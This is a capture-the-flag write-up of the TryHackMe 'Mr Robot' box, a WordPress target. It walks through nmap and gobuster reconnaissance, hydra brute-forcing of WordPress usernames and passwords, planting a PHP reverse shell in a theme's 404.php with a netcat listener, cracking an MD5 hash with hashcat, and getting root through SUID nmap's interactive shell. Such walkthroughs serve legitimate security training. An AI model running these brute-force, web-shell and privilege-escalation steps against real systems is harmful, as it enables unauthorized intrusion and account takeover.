

Mr Robot			
Organization: TryHackMe		Type: online CTF	
Categories:	<input type="checkbox"/> Network Security <input type="checkbox"/> Cryptography <input type="checkbox"/> Mobile Applications	<input type="checkbox"/> Reverse Engineering <input checked="" type="checkbox"/> Web Applications <input type="checkbox"/> Forensics	Difficulty: Medium
Name: Kasper Verhulst		Release date:27-11-2018 Completing date:28-08-2024	

Scanning & Reconnaissance

First, let us start scanning the machine to see which services are running. As usual, let's start by running an nmap command.

```
sudo nmap -sS -A -p- $BOX_IP -oN nmap.out -T4
```

We find the following services running on the machine

Port	Protocol	Service
22/tcp closed	SSH	
80/tcp open	HTTP	Apache httpd
443/tcp open	HTTP	Apache httpd

It seems like the SSH port is somehow shown but not reachable, so we only have a web server to go with. Let us start by visiting the web page:

```

17:03 -!- friend_ [friend_@208.105.115.6] has joined #fsociety.

17:03 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join
root@fsociety:~#

```

Figure 1: Mr Robot home page


The web application has some fancy visuals and interactions and shows an animated terminal in the theme of Mr Robot. I've navigated all the commands that are possible on the home page, but nothing interesting to crack the box has shown up.

Let's get started with Gobuster to find hidden paths of the web application:

```
gobuster dir -u http://$BOX_IP:31331 -w /usr/share/wordlists/SecLists-master/Discovery/Web-Content/directory-list-2.3-medium.txt
```

path	Status code
blog	403
images	403
sitemap	200
feed	200
wp-login	200
feed/atom/	200
video/	200
feed/atom/	200
image	200
audio/	403
admin/index.html	200
wp-content	200
intro	200
css/	403
license	200
wp-includes/	403
js/	403
readme	200
robots	200

From the path names, we can assume the website uses Wordpress CMS. The sitemap is empty, but the robots.txt reveals some more hidden web pages:



```
User-agent: *
fsociety.dic
key-1-of-3.txt
```

Figure 2: Robots.txt

When navigating to `http://$BOX_IP/key-1-of-3.txt` we can find the first key to solve this box. Additionally, let's download the other file `fsociety.dic`. When we open the file, it looks like a wordlist we will probably have to use later to brute-force some credentials.

Initial Access

Let's try to access the Wordpress administration portal `/wp-admin` and try some random credentials. We receive an error message indicating the username was incorrect. It seems like the standard Wordpress errors are enabled that return a different message between incorrect username and password.




Figure 3: Wordpress login

This allows us to brute-force username and password independently:

```
$ hydra -L fsociety.dic -p password 10.10.236.199 http-post-form "/wp-login.php  
:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username"
```

However, this brute-force seems to take forever. After some inspection of the wordlist, we notice the wordlist contains a lot of duplicates:


```
$ sort fsociety.dic
```

So let's filter the wordlist:

```
$ sort fsociety.dic | uniq > fsociety_filtered.dic
```

```
$ hydra -L fsociety_filtered.dic -p password 10.10.236.199 http-post-form "/wp-  
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:Invalid username"
```

Hydra finds a username *elliott*, which makes sense if you know the television show Mr Robot. If I try to login with username *elliott* and a random password, I get a different error message that confirms the username is correct:



The image shows a WordPress login page. At the top is the WordPress logo. Below it is a red error message box that reads: "ERROR: The password you entered for the username **elliott** is incorrect. [Lost your password?](#)". Below the error message is the login form. It has a "Username" label and a text input field containing "elliott". Below that is a "Password" label and an empty password input field. There is a "Remember Me" checkbox and a blue "Log In" button. At the bottom of the page, there is a link "Lost your password?" and a link "← Back to user's Blog!".

Figure 4: Wordpress login with correct username

Next let's continue to brute-force the password:

```
$ hydra -l elliot -p fsociety_filtered.dic 10.10.236.199 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:incorrect"
```

Hydra successfully finds the password as well.

Now that we have access to the Wordpress admin portal, the idea is to inject a reverse shell in the PHP pages of the Wordpress site. First of all, we navigate to themes to find the active theme is 'Twenty Fifteen'.

Now open a listening socket

```
$ nc -nlvp 4242
```

And add the PHP payload in one of the PHP pages. For instance, we can use the famous PHP reverse shell from the Pentestmonkey repository:




Figure 5: Inject PHP shell in 404.php

and trigger the PHP script by accessing http://BOX_IP/wp-content/themes/twentyfifteen/404.php

We get a reverse shell as the *daemon* user. In the `/etc/passwd` file, we find there are two existing users on the machine *robot* and *root*. In the home directory of the *robot* we find the second key `key-2-of-3.txt` and another file `password.raw-md5`.

```
$ cat password.raw-md5
robot:c3fed3d76192e4007dfb496cca67e13b
```

This file seems to contain the md5 hash of the password of the robot user. Let's try to crack this hash:

```
hashcat --identify hash.txt
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
```

Now that we have found the password for the user *robot*, let's switch to this user:

```
$ su - robot
```

Privilege Escalation

The only other user besides *robot*, is *root*, so let's try to elevate our privileges to root. After some initial manual enumeration, didn't return any results, I decided to run linPEAS.

linPEAS showed that the SUID bit for the `nmap` command is set. GTFOBins explains how we can abuse the SUID bit on `nmap`:

```
$ sudo nmap --interactive
$ nmap> !sh
```